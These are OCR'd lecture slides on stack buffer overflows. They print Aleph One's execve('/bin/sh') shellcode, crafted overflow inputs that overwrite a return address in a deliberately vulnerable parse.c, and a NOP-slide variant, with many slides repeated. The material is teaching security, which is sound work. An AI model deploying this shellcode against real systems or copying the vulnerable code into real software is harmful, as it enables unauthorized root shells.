22:   return 0; }

23: /** main to load a file and run parse */
```

BREAK

file (input file)

```
GET AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

And when you try to return from parse…
… SEGFAULT, since 0x61616161 is not a valid location to return to.

Basic Stack Exploit

- Overwriting the return address allows an attacker to redirect the flow of program control
- Instead of crashing, this can allow *arbitrary* code to be executed
  - Code segment called “shellcode”
- Example: the execve system call is used to execute a file
  - With the correct permissions, execve(“/bin/sh”) can be used to obtain a root-level shell.

Shellcode of execve


- How to develop shellcode that runs as execve("/bin/sh")?

```
void main() {
  char *name[2];

  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

(disassembly of execve call)*

```
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
        The procedure prelude.

0x80002c0 <__execve+4>: movl   $0xb,%eax
        Copy 0xb (11 decimal) onto the stack. This is the
        index into the syscall table.  11 is execve.

0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
        Copy the address of "/bin/sh" into EBX.

0x80002c8 <__execve+12>:       movl   0xc(%ebp),%ecx
        Copy the address of name[] into ECX.

0x80002cb <__execve+15>:       movl   0x10(%ebp),%edx
        Copy the address of the null pointer into %edx.

0x80002ce <__execve+18>:       int    $0x80
        Change into kernel mode.
```

(format instructions and data as characters)*




"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x46
\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\
xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\x
ff\xff\xff/bin/sh"

*For more details, refer to Smashing the stack by aleph one

Basic Stack Exploit

So suppose we overflow with a string that looks like the assembly of:

Shell Code: exec("/bin/sh")



"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80
\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"

When the function exits, the user gets shell !!!

Note: shellcode runs *in stack*.

(exact shell code by Aleph One)

Basic Stack Exploit

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='n') {
BREAK
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
:
:
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xffAAAA
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\
x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x
89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```

Basic Stack Exploit

OVERWRITE POINT!

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
:
:
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

BREAK

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xffAAAA
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\
x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x
89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```

Basic Stack Exploit

OVERWRITE POINT!

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='n') {
BREAK
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
:
:
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xffAAAA
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\
x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x
89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```

Basic Stack Exploit

OVERWRITE POINT!

parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='n') {
BREAK
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
:
:
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xffAAAA
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\
x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x
89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```

Basic Stack Exploit

OVERWRITE POINT!


parse.c

BREAK

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
:
:
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xffAAAA
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\
x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x
89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```



Basic Stack Exploit

ACTIVATE POINT!

parse.c


```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
:
:
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

BREAK


BREAK

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xffAAAA
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\
x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x
89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```



The NOP Slide



Problem: how does attacker determine ret-address?

Solution: NOP slide

- Guess approximate stack state when the function is called
- Insert many NOPs before Shell Code '/x90'

The NOP Slide


parse.c

```
 1:void copy_lower (char* in, char* out) {
 2:   int i = 0;
 3:   while (in[i]!='\0' && in[i]!='n') {
 4:     out[i] = tolower(in[i]);
 5:     i++;
 6:   }
 7:   buf[i] = '\0';
 8:}

 9:int parse(FILE *fp) {
10:   char buf[5], *url, cmd[128];
11:   fread(cmd, 1, 256, fp);
12:   int header_ok = 0;
:
19:   url = cmd + 4;
20:   copy_lower(url, buf);
21:   printf("Location is %s\n", buf);
22:   return 0; }

23: /** main to load a file and run parse */
```

BREAK

file (input file)

```
GET
AAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff/x90/x90/x90/x9
0/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x
90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/x90/
x90/x90/x90/x90/x90/x90/x90/x90/x90/x90\xeb\x1f\x
5e\x89\x76\x08\x31\xc0\x88\x46\x46\x0c\xb0\x0b\x89\xf3\x8d\x4
e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc
\xff\xff\xff/bin/sh
```



Many unsafe `libc` functions

strcpy (char *dest, const char *src)

strcat (char *de st, const char *src)

gets (char *s)

scanf (const char *format, …) and many more.

- "Safe" libc versions strncpy(), strncat() are misleading
  - e.g. strncpy() may leave string unterminated.
- Windows C run time (CRT):
  - strcpy_s (*dest, DestSize, *src): ensures proper termination

Stack Buffers

- Suppose Web server contains this function

```
void func(char *str) {
        char buf[126];
        ...
        strcpy(buf,str);
        ...
    }
```

- No bounds checking on strcpy()
- If str is longer than 126 bytes
  - Program may crash
  - Attacker may change program behavior

Memory Layout

- Text region: Executable code of the program
- Heap: Dynamically allocated data
- Stack: Local variables, function return addresses; grows and shrinks as functions are called and return

Stack Buffers


- Suppose Web server contains this function:

```
void func(char *str) {
        char buf[126];
        strcpy(buf,str);
    }
```

Allocate local buffer
(126 bytes reserved on stack)

Copy argument into local buffer

- When this function is invoked, a new frame (activation record) is pushed onto the stack.



What if Buffer is Overstuffed?

